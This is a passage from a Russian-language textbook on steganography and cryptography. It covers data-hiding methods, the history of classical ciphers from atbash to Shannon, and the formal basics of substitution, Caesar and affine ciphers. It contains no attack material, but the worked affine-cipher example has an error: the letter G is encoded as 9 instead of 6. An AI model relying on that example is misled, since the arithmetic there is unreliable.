– Сокрытие символов секретного текста среди обычного текста. Простейший способ сокрытия секретного текста среди обычного — акростих, когда скрываемый текст складывается из начальных букв совершенно безобидного текста. Алгоритм выбора букв, которые нужно прочесть, может быть более сложным, и тогда найти секретное послание внутри текста, не зная этого алгоритма, будет намного труднее.

Пример такого акростиха — Хотя Аварийный Канал Еще Работает… Несложно догадаться, что спрятано слово «хакер».

– Использование микрофотографии. Перед второй мировой войной в Германии была разработана микрофотографическая техника, которая позволяла в размере обычной печатной точки разместить целую машинописную страницу. Отличить такую «точку» от обычной точки простым глазом невозможно.

В технике электрической связи используются, в основном, следующие методы стеганографии:

– Передача сигналов на плавающей частоте.

– Сильное искажение спектра сигнала при передаче с последующим восстановлением его при приеме (так работают устройства для секретной телефонной связи, называемые вокодерами).

– Включение импульсов, кодирующих секретный сигнал, в обычную текстовую или музыкальную передачу. На слух такие импульсы воспринимаются, как небольшие естественные помехи.

К методам компьютерной стеганографии можно отнести:

– Использование для записи информации дорожек на диске, которые не форматируются и, соответственно, не используются обычными операционными системами.

– Запись информации в кластеры, которые затем помечаются как плохие и не воспринимаются стандартными средствами ОС.

– Запись скрываемой информации в конце не полностью заполненного кластера.

– Сокрытие символов секретного сообщения в нетекстовом файле: программном, графическом, содержащем аудиоинформацию и т. п.

Конфиденциальная информация может быть скрыта в файлах, содержащих любую безобидную информацию, как текстовую, так и нетекстовую. Файл, в котором скрыта конфиденциальная информация, обычно называют контейнером. Если в качестве контейнера используется текстовой файл, для сокрытия информации используются те же методы, что и для сокрытия секретных сообщений в обычном тексте. Однако наличие ком-

пьютера позволяет использовать более сложные алгоритмы для выбора букв из текста, чем при ручной работе.

Намного больше возможностей предоставляет использование графических и звуковых файлов. Файл, содержащий один стандартный телевизионный кадр, имеет объем порядка 2,3 Мбайта. В таком файле можно спрятать около 300 Кбайт информации.

Все перечисленные выше способы сокрытия информации, за исключением сокрытия конфиденциальной информации в открытых нетекстовых файлах, вскрываются очень легко и могут быть использованы только тогда, когда предполагаемый противник заведомо не ожидает наличия на носителе скрытой информации, либо тогда, когда информация скрывается от неквалифицированного пользователя.

В настоящее время компьютерная стеганография, так же, как и криптография, начала применяться для подтверждения подлинности информации. Фирма Digimark разработала технологию, позволяющую компаниям размещать на изображениях, размещаемых в Интернете, специальные метки, идентифицирующие их собственность. Эти метки, проникая в цифровые изображения, остаются невидимыми для глаза, но распознаются специальными программами.

Но если кракер знает, где искать информацию, и как она спрятана, то методы стеганографии ему не помешают. Чтобы максимально обезопасить данные их следует зашифровать. Этим занимается другая наука — Криптография.

Криптография (тайнопись *греч.*) — наука о создании шифров и методах шифрования информации.

Основные термины:

– **шифрование** — процесс преобразования открытого текста в искаженную форму — шифротекст;

– **расшифрование** — процесс преобразования шифротекста в открытый текст;

– **дешифрование** — процесс «взлома» шифротекста с целью получения ключа;

– **криптограф** — лицо, занимающееся криптографией;

– **криптоанализ** — наука о методах дешифрования информации;

– **криптоаналитик** — лицо, занимающееся криптоанализом.

– **криптология** — раздел науки, объединяющий криптографию и криптоанализ.

К основным задачам криптографии относятся:

1. Шифрование (обеспечение конфиденциальности) — решение проблемы защиты информации от ознакомления с ее содержанием со стороны лиц, не имеющих права доступа к ней. В зависимости от контекста вместо термина «конфиденциальная» информация могут выступать термины «секретная», «частная», «ограниченного доступа» информация.

2. Обеспечение целостности — гарантирование невозможности несанкционированного изменения информации. Для гарантии целостности необходим простой и надежный критерий обнаружения любых манипуляций с данными. Манипуляции с данными включают вставку, удаление и замену.

3. Обеспечение аутентификации — разработка методов подтверждения подлинности сторон (идентификация) и самой информации в процессе информационного взаимодействия. Информация, передаваемая по каналу связи, должна быть аутентифицирована по источнику, времени создания, содержанию данных, времени пересылки и т. д.

4. Обеспечение неоспоримости (невозможности отказа от авторства) — предотвращение возможности отказа субъектов от некоторых из совершенных ими действий.

Исторический экскурс[1]

История криптографии насчитывает не одно тысячелетие. Уже в исторических документах древних цивилизаций — Индии, Египта, Китая, Месопотамии — имеются сведения о системах и способах составления шифрованного письма. Видимо,

[1] Цит. по: Алферов А.П., Зубов А.Ю., Кузьмин А.С., Черемушкин А.В. Основы криптографии. М., 2002.

первые системы шифрования появились одновременно с письменностью в четвертом тысячелетии до нашей эры.

В древнеиндийских рукописях приводится более шестидесяти способов письма, среди которых есть и такие, которые можно рассматривать как криптографические. Имеется описание системы замены гласных букв согласными, и наоборот. Один из сохранившихся шифрованных текстов Месопотамии представляет собой табличку, написанную клинописью и содержащую рецепт изготовления глазури для гончарных изделий. В этом тексте использовались редко употребляемые значки, игнорировались некоторые буквы, употреблялись цифры вместо имен. В рукописях Древнего Египта шифровались религиозные тексты и медицинские рецепты. Шифрование использовалось в Библии. Некоторые фрагменты библейских текстов зашифрованы с помощью шифра, который назывался атбаш. Правило шифрования состояло в замене i-й буквы алфавита ($i = 1…n$) буквой с номером $n–i+1$, где n — число букв алфавита. Происхождение слова атбаш объясняется принципом замены букв. Это слово составлено из букв Алеф, Тае, Бет и Шин, то есть первой и последней, второй и предпоследней букв древнесемитского алфавита.

Развитию криптографии способствовал переход от идеографического письма, основанного на использовании огромного числа иероглифов, к фонетическому письму. В древнем семитском алфавите во втором тысячелетии до нашей эры было уже 30 знаков. Ими обозначались согласные звуки, а также некоторые гласные и слоги. Упрощение письма стимулировало развитие криптографии.

В Древней Греции криптография уже широко использовалась в разных областях деятельности, в особенности в государственной сфере. Плутарх сообщает, что жрецы, например, хранили в форме тайнописи свои прорицания. В Спарте в V–IV вв. до н. э. использовалось одно из первых шифровальных приспособлений — Сцитала. Это был жезл цилиндрической формы, на который наматывалась лента пергамента. Кроме жезла могли использоваться рукоятки мечей, кинжалов копий и т.д. Вдоль оси цилиндра на пергамент построчно записывался текст, предназначенный для передачи. После записи текста лента сматывалась с жезла и передавалась адресату, который имел точно такую же Сциталу. Ясно, что такой способ шифрования осуществлял перестановку букв сообщения. Ключом шифра служит диаметр Сциталы. Известен также и метод вскрытия такого шифра, приписываемый Аристотелю. Предлагалось заточить на конус длинный брус и, обернув вокруг него ленту, начать сдвигать ее по конусу от малого диаметра до самого большого. В том месте, где диаметр конуса совпадал с диаметром Сциталы, буквы текста сочетались в слоги и слова. После этого оставалось лишь изготовить цилиндр нужного диаметра.

Другим шифровальным приспособлением времен Спарты была табличка Энея. На небольшой табличке горизонтально располагался алфавит, а по ее боковым сторонам имелись выемки для наматывания нити. При шифровании нить закреплялась у одной из сторон таблички и наматывалась на нее. На нити делались отметки (например, узелки) в местах, которые находились напротив букв данного текста. По алфавиту можно было двигаться лишь в одну сторону, то есть делать по одной отметке на каждом витке. После шифрования нить сматывалась и передавалась адресату. Этот шифр представляет собой шифр замены букв открытого текста знаками, которые означали расстояния между отметками на нити. Ключом являлись геометрические размеры таблички и порядок расположения букв алфавита. Это был довольно надежный шифр: история не сохранила документов, подтверждающих сведения о методах его вскрытия.

Греческий писатель Полибий использовал систему сигнализации, которая была широко принята как метод шифрования. Он записывал буквы алфавита в квадратную таблицу и заменял их координатами: парами чисел (i, j), где i — номер строки, j — номер столбца. Применительно к латинскому алфавиту квадрат Полибия имеет следующий вид:

	1	2	3	4	5
1	A	B	C	D	E
2	F	G	H	I,J	K
3	L	M	N	O	P
4	Q	R	S	T	U
5	V	W	X	Y	Z

Пары (*i*, *j*) передавались с помощью факелов. Например, для передачи буквы О нужно было взять 3 факела в правую руку и 4 факела — в левую.

Подобные шифровальные приспособления с небольшими изменениями просуществовали до эпохи военных походов Юлия Цезаря. Положение меняется в эпоху расцвета Рима, который первоначально представлял собой лишь небольшую гражданскую общину. Со временем он разросся, подчинив себе сначала Италию, а затем и все Средиземноморье. Чтобы управлять наместниками в многочисленных провинциях, шифрованная связь для римских органов власти стала жизненно необходимой. Особую роль в сохранении тайны сыграл способ шифрования, предложенный Юлием Цезарем и изложенный им в «Записках о галльской войне» (I в. до н. э.). Вот что пишет о нем Гай Светоний: «...существуют и его письма к Цицерону и письма к близким о домашних делах: в них, если нужно было сообщить что-нибудь негласно, он пользовался тайнописью, то есть менял буквы так, чтобы из них не складывалось ни одного слова. Чтобы разобрать и прочитать их, нужно читать всякий раз четвертую букву вместо первой, например, D вместо A и так далее». Таким образом, Цезарь заменял буквы в соответствии с подстановкой, нижняя строка которой представляет собой алфавит открытого текста, сдвинутый циклически на три буквы влево.

Со времен Цезаря до XV в. шифровальное дело претерпело много изменений, однако нам мало известно о методах и системах шифрования, применяемых в этот период времени. В мрачные годы средневековья практика шифрования сохранялась в строжайшей тайне. Так, в годы крестовых походов шифровальщики, служившие у Папы Римского, после года работы подлежали физическому уничтожению.

В эпоху Возрождения в итальянских городах-государствах параллельно с расцветом культуры и науки активно развивается криптография. Нередко ученые зашифровывали научные гипотезы, чтобы не прослыть еретиками и не подвергнуться преследованиям инквизиции.

Научные методы в криптографии впервые появились, по-видимому, в арабских странах. Арабского происхождения и само слово шифр. О тайнописи и ее значении говорится даже в

сказках «Тысячи и одной ночи». Первая книга, специально посвященная описанию некоторых шифров, появилась в 855 г., она называлась «Книга о большом стремлении человека разгадать загадки древней письменности». В 1412 г. издаётся 14-томная энциклопедия, содержащая систематический обзор всех важнейших областей человеческого знания, — «Шауба аль-Аща». Ее автор — Шехаб аль-Кашканди. В этой энциклопедии есть раздел о криптографии под заголовком «Относительно сокрытия в буквах тайных сообщений», в котором приводятся семь способов шифрования. Там же дается перечень букв в порядке частоты их употребления в арабском языке на основе изучения текста Корана, а также приводятся примеры раскрытия шифров методом частотного анализа встречаемости букв.

В XIV в. появилась книга о системах тайнописи, написанная сотрудником тайной канцелярии Папы Римского Чикко Симонетти. В этой книге приводятся шифры замены, в которых гласным буквам соответствуют несколько значковых выражений. Такие шифры позже стали называться шифрами многозначной замены или омофонами. Они получили развитие в XV в. Так, в книге «Трактат о шифрах» Габриеля де Лавинды — секретаря папы Климентия XII — приводится описание шифра пропорциональной замены, в котором каждой букве ставится в соответствие несколько эквивалентов, число которых пропорционально частоте встречаемости буквы в открытом тексте. В 1469 г. был предложен подобный же шифр, получивший название «миланский ключ». Появление омофонов свидетельствовало о том, что к этому времени уже хорошо осознавали слабости шифров простой замены. Такая модификация шифра разрушала статистику букв открытого сообщения, что явилось заметным шагом в развитии криптографии.

Еще один значительный шаг вперед криптография сделала благодаря труду Леона Альберти. Известный философ, живописец, архитектор, он в 1466 г. написал труд о шифрах. В этой работе был предложен шифр, основанный на использовании шифровального диска. Сам Альберти назвал его шифром, «достойным королей».

Шифровальный диск представлял собой пару соосных дисков разного диаметра. Больший из них — неподвижный, его окружность разделена на 24 равных сектора, в которые вписаны 20 букв латинского алфавита в их естественном порядке и 4 цифры (от 1 до 4). При этом из 24-буквенного алфавита были удалены 4 буквы, без которых можно было обойтись, подобно тому, как в русском языке обходятся без Ъ, Ё, Й. Меньший диск — подвижный, по его окружности, разбитой также на 24 сектора, были вписаны все буквы смешанного латинского алфавита.




Рис. 14. Шифровальный диск Альберти.

Имея два таких прибора, корреспонденты договаривались о первой индексной букве на подвижном диске. При шифровании сообщения отправитель ставил индексную букву против любой буквы большего диска. Он информировал корреспондента о таком положении диска, записывая эту букву внешнего диска в качестве первой буквы шифротекста. Очередная буква открытого текста отыскивалась на неподвижном диске и стоящая против нее буква меньшего диска являлась результатом ее шифрования. После того как были зашифрованы несколько букв текста, положение индексной буквы изменялось, о чем также каким-либо образом передавалось корреспонденту.

Такой шифр имел две особенности, которые делают изобретение Альберти событием в истории криптографии. Во-первых, в отличие от шифров простой замены шифровальный диск использовал не один, а несколько алфавитов для шифрования. Такие шифры получили название многоалфавитных. Во-вторых, шифровальный диск позволял использовать так называемые коды с перешифрованием, которые получили широкое распространение лишь в конце XIX в., то есть спустя четыре

столетия после изобретения Альберти. Для этой цели на внешнем диске имелись цифры. Альберти составил код, состоящий из 336 кодовых групп, занумерованных от 11 до 4444. Каждому кодовому обозначению соответствовала некоторая законченная фраза. Когда такая фраза встречалась в открытом сообщении, она заменялась соответствующим кодовым обозначением, а с помощью диска цифры зашифровывались как обычные знаки открытого текста, превращаясь в буквы.

Богатым на новые идеи в криптографии оказался XVI в. Многоалфавитные шифры получили развитие в вышедшей в 1518 г. первой печатной книге по криптографии под названием «Полиграфия». Автором книги был один из самых знаменитых ученых того времени аббат Иоганнес Тритемий. В этой книге впервые в криптографии появляется квадратная таблица. Шифроалфавиты записаны в строки таблицы один под другим, причем каждый из них сдвинут на одну позицию влево по сравнению с предыдущим.

Таблица Тритемия выглядела следующим образом:

A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W
B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A
C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B
D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C
E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D
F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E
G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F
H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G
I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H
K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I
L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K
M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L
N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M
O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N
P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O
Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P
R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q
S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R
T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S
U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T
X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U
Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X
Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y
W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z

Тритемий предлагал использовать эту таблицу для многоалфавитного шифрования самым простым из возможных способов: первая буква текста шифруется первым алфавитом, вторая буква — вторым и т. д. В этой таблице не было отдельного алфавита открытого текста, для этой цели служил алфавит первой строки. Таким образом, открытый текст, начинающийся со слов HUNC CAVETO VIRUM, приобретал вид HXPF GFBMCZ FUEIB.

Преимущество этого метода шифрования по сравнению с методом Альберти состоит в том, что с каждой буквой задействуется новый алфавит. Альберти менял алфавиты лишь после трех или четырех слов. Поэтому его шифротекст состоял из отрезков, каждый из которых обладал закономерностями открытого текста, которые помогали вскрыть криптограмму. Побуквенное шифрование не дает такого преимущества. Шифр Тритемия является также первым нетривиальным примером периодического шифра. Так называется многоалфавитный шифр, правило шифрования которого состоит в использовании периодически повторяющейся последовательности простых замен.

В 1553 г. Джованни Баггиста Белазо предложил использовать для многоалфавитного шифра буквенный, легко запоминаемый ключ, который он назвал паролем. Паролем могло служить слово или фраза. Пароль периодически записывался над открытым текстом. Буква пароля, расположенная над буквой текста, указывала на алфавит таблицы, который использовался для шифрования этой буквы. Например, это мог быть алфавит из таблицы Тритемия, первой буквой которого являлась буква пароля. Однако Белазо, как и Тритемий, использовал в качестве шифроалфавитов обычные алфавиты.

Еще одно важное усовершенствование многоалфавитных систем, состоящее в идее использования в качестве ключа текста самого сообщения или же шифрованного текста, принадлежит Джероламо Кардано и Блезу де Виженеру. Такой шифр был назван самоключом. В книге Виженера «Трактат о шифрах» самоключ представлен следующим образом. В простейшем случае за основу бралась таблица Тритемия с добавленными к ней в качестве первой строки и первого столбца алфавитами в их естественном порядке. Позже такая таблица стала называться таблицей

Виженера. Однако в общем случае таблица Виженера состоит из циклически сдвигаемых алфавитов, причем первая строка может быть произвольным смешанным алфавитом.

Первая строка служит алфавитом открытого текста, а первый столбец — алфавитом ключа. Для шифрования открытого сообщения Виженер предлагал в качестве ключевой последовательности использовать само сообщение с добавленной к нему в начале некоторой буквы, известной отправителю и получателю. В шифре Кардано ключевая буква отсутствовала, и система не обеспечивала однозначности расшифрования.

Самоключ Виженера был незаслуженно забыт на долгое время, а под шифром Виженера до сих пор понимают самый простой вариант с коротким ключевым словом и с таблицей, состоящей из обычных алфавитов.

Джероламо Кардано также принадлежит идея поворотной решетки как средства шифрования. Изначально обычная решетка представляла собой лист из твердого материала, в котором через неправильные интервалы сделаны прямоугольные вырезы высотой для одной строчки и различной длины. Накладывая эту решетку на лист писчей бумаги, можно было записывать в вырезы секретное сообщение. После этого, сняв решетку, нужно было заполнить оставшиеся свободные места на листе бумаги неким текстом, маскирующим секретное сообщение.

Этот метод впоследствии перешел из области криптографии в стеганографию.

Нельзя не упомянуть о Матео Ардженти, работавшего в области криптографии в начале XVII в. Он впервые предложил использовать некоторое слово в качестве мнемонического ключа для смешанного алфавита. Началом смешанного алфавита служило ключевое слово (как правило, без повторяющихся букв), за которым следовали остальные буквы в их естественном порядке. Например, ключевое слово PIETRO дает смешанный латинский алфавит

PIETROABCDFGHLMNQSUZ

Такие смешанные алфавиты часто использовались в качестве алфавитов шифротекста в шифрах простой замены.

С целью усложнения шифра простой замены Ардженти вводил пустышки, которые добавлялись в шифрованное сооб-

щение; использовал шифрообозначения разной значности; для некоторых частых сочетаний букв текста вводил отдельные обозначения; придавал частым буквам несколько обозначений. Позже подобные идеи получили широкое распространение. Рассмотрим пример шифра Ардженти.

A	B	C	D	E	F	G	H	I	L	M	N	O
1	86	02	20	62 82	22	06	60	3	24	26	84	9

P	Q	R	S	T	U	Z	ET	CON	NON	CHE	Ø
66	68	28	42	80	04 40	88	08	64	00	44	5 7

Слово ARGENTI может быть зашифровано многими способами, например, так:

5128068285480377

или же так:

172850675628455803

Наибольшим достижением Ардженти считается разработанный им буквенный код — один из шифров замены, в котором буквы, слоги, слова и целые фразы заменялись группами букв.

В истории криптографии XVII — XVIII в. называют эрой «черных кабинетов». В этот период во многих государствах Европы, в первую очередь во Франции, получили развитие дешифровальные подразделения, названные «черными кабинетами». Первый из них образован по инициативе кардинала Ришелье при дворе короля Людовика XIII. Его возглавил первый профессиональный криптограф Франции Антуан Россиньоль. Следует отметить, что некоторые оригинальные идеи, возникшие в криптографии в этот период, связаны с именем самого Ришелье, который использовал, например, для секретной переписки с королем оригинальный шифр перестановки с переменным ключом.

В то время в Европе получили широкое распространение шифры, называемые номенклаторами, объединявшие в себе простую замену и код. В простейших номенклаторах код состоял из нескольких десятков слов или фраз с двухбуквенными кодовыми обозначениями. Со временем списки заменяемых слов в номенк-

латорах увеличились до двух или трех тысяч эквивалентов слогов и слов. В царской России XVIII в. закодированное открытое сообщение шифровалось далее простой заменой.

Кстати, несколько слов о русской криптографии. Уже с XIV в. в Новгороде существовала техника тайного письма. Использовались в основном шифры простой замены. Благодаря торговым связям Новгорода с Германией в России становятся известными многие западные разработки, в том числе новые системы шифрования. Учреждение постоянной почтовой связи России с Европой дало возможность развитию шифрованной переписки. Благодаря привлечению Петром I для разработки проектов развития образования и государственного устройства России знаменитого Готфрида Вильгельма Лейбница, который известен и как криптограф, в Петербурге появилась цифирная палата, задачами которой было развитие и использование систем шифрования.

Когда Россиньоль начинал свою карьеру, в номенклаторах как элементы открытого текста, так и элементы кода располагались в алфавитном порядке (или в алфавитном и числовом порядке, если код был цифровой). Россиньоль заметил, что такой «параллелизм» открытого текста и кода облегчал восстановление открытого текста. Если, например, он устанавливал, что в английской депеше 137 заменяет FOR, а 168 — IN, то он уже знал, что 21 не может заменять TO, так как цифровые кодовые обозначения для слов, начинающихся с T, должны быть больше, нежели для слов, начинающихся с I. Обнаружив такую слабость, Россиньоль перемешивал кодовые элементы по отношению к открытому тексту. На одном листе он располагал элементы открытого текста в алфавитном порядке, а кодовые элементы — вразброс, на другом листе для облегчения расшифрования кодовые элементы стояли в алфавитном порядке, тогда как их открытые эквиваленты были разбросаны. Это явилось значительным усовершенствованием подобных шифросистем. Однако составление неалфавитных номенклаторов обходилось очень дорого и, таким образом, по соображениям экономии и в ущерб надежности, многие номенклаторы регрессировали к упрощенному алфавитному типу.

Во второй половине XIX века появился способ усложнения числовых кодов названный гаммированием. Он заключается в перешифровании закодированного сообщения с помощью некоторого ключевого числа — гаммы. Операция наложения гаммы — это сложение кодовых групп с гаммой, снятие гаммы — вычитание. Собственно шифры замены можно заменить гаммированием с соответствующим модулем.

Выдающиеся результаты в применении математических методов в криптографии принадлежат Клоду Шеннону. К. Шеннон получил образование по электронике и математике в Мичиганском университете, где и начал проявлять интерес к теории связи и теории шифров. В 1940 г. он получил степень доктора по математике, в течение года обучался в Принстонском институте усовершенствования, после чего был принят на службу в лабораторию компании «Bell Telephone».

К 1944 г. К. Шеннон завершил разработку теории секретной связи. В 1945 г. им был подготовлен секретный доклад «Математическая теория криптографии», который был рассекречен в 1949 г.

В данной работе излагается теория так называемых секретных систем, служащих фактически математической моделью шифров. Помимо основных алгебраических (или функциональных) свойств шифров, постулируемых в модели, множества сообщений и ключей наделяются соответствующими априорными вероятностными свойствами, что позволяет формализовать многие постановки задач синтеза и анализа шифров. Так, и сегодня при разработке новых классов шифров широко используется принцип Шеннона рассеивания и перемешивания, состоящий в использовании при шифровании многих итераций «рассеивающих» и «перемешивающих» преобразований.

Разработанные К. Шенноном концепции теоретической и практической секретности (или стойкости) позволяют количественно оценивать криптографические качества шифров и пытаться строить в некотором смысле идеальные или совершенные шифры. Моделируется также и язык открытых сообщений. А именно, предлагается рассматривать язык как вероятностный процесс, который создает дискретную последовательность символов в соответствии с некоторой вероятностной схемой.

Центральной в работах К. Шеннона является концепция избыточной информации, содержащейся в текстовых сообщениях. Избыточность означает, что в сообщении содержится больше символов, чем в действительности требуется для передачи содержащейся в нем информации. Например, всего лишь десять английских слов — the, of, and, to, a, in, that, it, is, i — составляют более 25% любого (английского) текста. Легко понять, что их можно изъять из текста без потери информации, так как их легко восстановить по смыслу (или по контексту). Фактически К. Шеннон показал, что успех криптоанализа определяется тем, насколько избыточность, имеющаяся в сообщении, «переносится» в шифрованный текст. Если шифрование «стирает» избыточность, то восстановить текст сообщения по криптограмме становится принципиально невозможно.

В дальнейшем эти методы были взяты за основу при разработке механических и электронных систем шифрования.

ГЛАВА 9.
Компьютерная криптография.
Шифрование или обеспечение конфиденциальности

Шифрование (обеспечение конфиденциальности) — решение проблемы защиты информации от ознакомления с ее содержанием со стороны лиц, не имеющих права доступа к ней. В зависимости от контекста вместо термина «конфиденциальная» информация могут выступать термины «секретная», «частная», «ограниченного доступа» информация.

Шифр — семейство обратимых преобразований, каждое из которых определяется некоторым параметром, называемым *ключом*, а также порядком применения данного преобразования, называемым *режимом шифрования*.

Ключ — это важнейший компонент шифра, отвечающий за выбор преобразования, применяемого для шифрования конкретного сообщения. Обычно ключ представляет собой некоторую буквенную или числовую последовательность, которая как бы «настраивает» алгоритм шифрования.

Каждое преобразование однозначно определяется ключом и описывается некоторым криптографическим алгоритмом. Один и тот же криптографический алгоритм может применяться для шифрования в различных режимах. Тем самым реализуются различные способы шифрования (простая замена, гаммирование и т. п.). Каждый режим шифрования имеет как свои преимущества, так и недостатки. Поэтому выбор режима зависит от конкретной ситуации. При расшифровании используется криптографический алгоритм, который в общем случае может отличаться от алгоритма, применяемого для шифрования сообщения. Соответственно могут различаться ключи шифрования и расшифрования.

Пару алгоритмов шифрования и расшифрования обычно называют **криптосистемой (шифросистемой)**, а реализующие их устройства — шифротехникой.

Если обозначить через M открытое, а через C шифрованное сообщения, то процессы шифрования и расшифрования можно записать в виде равенств:

$$E_{k_ш}(M) = C,$$

$$D_{k_р}(C) = M,$$

в которых алгоритмы шифрования E и расшифрования D должны удовлетворять равенству

$D_{k_р}(E_{k_ш}(M)) = M$, где $k_ш$ и $k_р$ — ключи шифрования и расшифрования, соответственно.

Различают *симметричные* и *асимметричные* криптосистемы. В *симметричных* системах знание ключа шифрования $k_ш$ позволяет легко найти ключ расшифрования $k_р$ (в большинстве случаев эти ключи просто совпадают). В *асимметричных* криптосистемах знание ключа $k_ш$ не позволяет определить ключ $k_р$. Поэтому для *симметричных* криптосистем оба ключа должны сохраняться в секрете, а для *асимметричных* — только один — ключ расшифрования $k_р$, а ключ $k_ш$ можно сделать открытым (общедоступным). В связи с этим их называют еще *шифрами с открытым ключом*.

Симметричные криптосистемы принято подразделять на *поточные* и *блочные* системы. *Поточные* системы осуществляют шифрование отдельных символов открытого сообщения. *Блочные* же системы производят шифрование блоков фиксированной длины, составленных из подряд идущих символов сообщения. *Асимметричные* криптосистемы, как правило, являются *блочными.*

Современная система классификации шифров

В качестве первичного признака, по которому производится классификация шифров, используется тип преобразования, осуществляемого с открытым текстом при шифровании. Если фрагменты открытого текста (отдельные буквы или группы букв) заменяются некоторыми их эквивалентами в шифротексте, то соответствующий шифр относится к классу *шифров замены*. Если фрагменты открытого текста при шифровании лишь меня-

ются местами друг с другом, то этот шифр относится к классу *шифров перестановки*. С целью повышения надежности шифрования шифрованный текст, полученный применением некоторого шифра, может быть еще раз зашифрован с помощью другого шифра. Такие композиции различных шифров объединяют в третий класс шифров, которые обычно называют *композиционными шифрами*.

Шифры замены

Классификация шифров замены.

Как уже говорилось, если ключ шифрования совпадает с ключом расшифрования или следует из него: $k_ш = k_р$ или $k_ш \Rightarrow k_р$, то такие шифры называют *симметричными*, если же $k_ш \not\Rightarrow k_р$ — *асимметричными* — это первый признак классификации — по ключу шифрования.

При использовании шифров замены становится возможным использование многозначной функции $E_k(x)$. Выбор значений многозначной функции представляет собой некоторую проблему, делающую их не слишком удобными для использования. Однозначные функции более просты как для использования, так и для взлома.

Следовательно, по типу функции шифрования, шифры замены можно разделить на *однозначные* и *многозначные* замены (*омофоны*).

В *однозначных* шифрах замены каждый фрагмент открытого текста может быть представлен в зашифрованном виде одним шифротекстом, определяемым, в общем случае, из содержимого фрагмента, его положения в тексте и ключа.

В *многозначных* шифрах существует хотя бы один фрагмент открытого текста, который может быть представлен более чем одним шифротекстом. При этом также учитывается содержание фрагмента, его положение и ключ.

Одним из важных параметров шифрования является *алфавит шифрования*.

По *мощности алфавита* шифры замены делятся на *поточные* и *блочные* шифры.

Если исходный текст перед шифрованием разбивается на блоки, состоящие из нескольких знаков, и шифруется по блокам, то такой шифр называется *блочным*. Если каждый знак сообщения шифруется отдельно, то шифр называется *поточным*.

По *количеству* используемых алфавитов шифры делятся на *одноалфавитные* и *многоалфавитные*.

Еще один параметр классификации шифров замены — *значность* алфавита. Шифры называются *равнозначными*, если все знаки алфавита шифруются одинаковым количеством знаков. *Разнозначными* — если знаки алфавита шифруются разным количеством знаков.

Рассмотрим подробнее основные варианты шифров замены.

1. Поточные шифры простой замены

Наибольшее распространение получили поточные шифры простой замены, в которых алфавиты открытого текста и шифротекста совпадают. Ключом такого шифра является таблица *k*, верхняя строка которой представляет собой естественную последовательность букв алфавита, а нижняя — систематически перемешанную или случайную последовательность букв из этого же алфавита.

Помимо такого явного задания (в виде двустрочной записи) ключ может быть задан некоторой формулой. Для этого буквы алфавита удобно заменять их порядковыми номерами, так, например, для латинского алфавита $a \equiv 0$, $b \equiv 1$, … $z \equiv 25$.

Таким образом, шифр Цезаря может быть представлен следующей формулой:

$$y = E_k(x) = (x_1 + k, \ldots, x_l + k).$$

В упомянутых в историческом экскурсе записках Гая Светония k было равно 3.

Для расшифрования используется следующая формула:

$$x = D_k(y) = (y_1 + (26 - k), \ldots, y_l + (26 - k)).$$

Где 26 — количество букв в используемом алфавите.

Аффинный шифр выглядит несколько сложнее:

$$y = E_k(x) = (\alpha \cdot x_1 + \beta, ..., \alpha \cdot x_l + \beta);$$

$$x = D_k(y) = ((y_1 + (26 - \beta)) \cdot \alpha^{-1}, ..., (y_l + (26 - \beta)) \cdot \alpha^{-1}).$$

Пример.

Зашифруем слово CRYPTOGRAPHY с помощью аффинного шифра, полагая k = (3,5). Данный ключ определяет следующую подстановку:

0	1	2	3	4	5	6	7	8	9	10	11	12
5	8	11	14	17	20	23	0	3	6	9	12	15

13	14	15	16	17	18	19	20	21	22	23	24	25
18	21	24	1	4	7	10	13	16	19	22	25	2

Если декодировать числа в буквы получим:

A	B	C	D	E	F	G	H	I	J	K	L	M
F	I	L	O	R	U	X	A	D	G	J	M	P

N	0	P	Q	R	S	T	U	V	W	X	Y	Z
S	V	Y	B	E	H	K	N	Q	T	W	Z	C

Слову CRYPTOGRAPHY соответствует числовая последовательность x = (2,17,24,15,19,14,9,17,0,15,7,24).

Зашифровать открытый текст можно двумя способами.

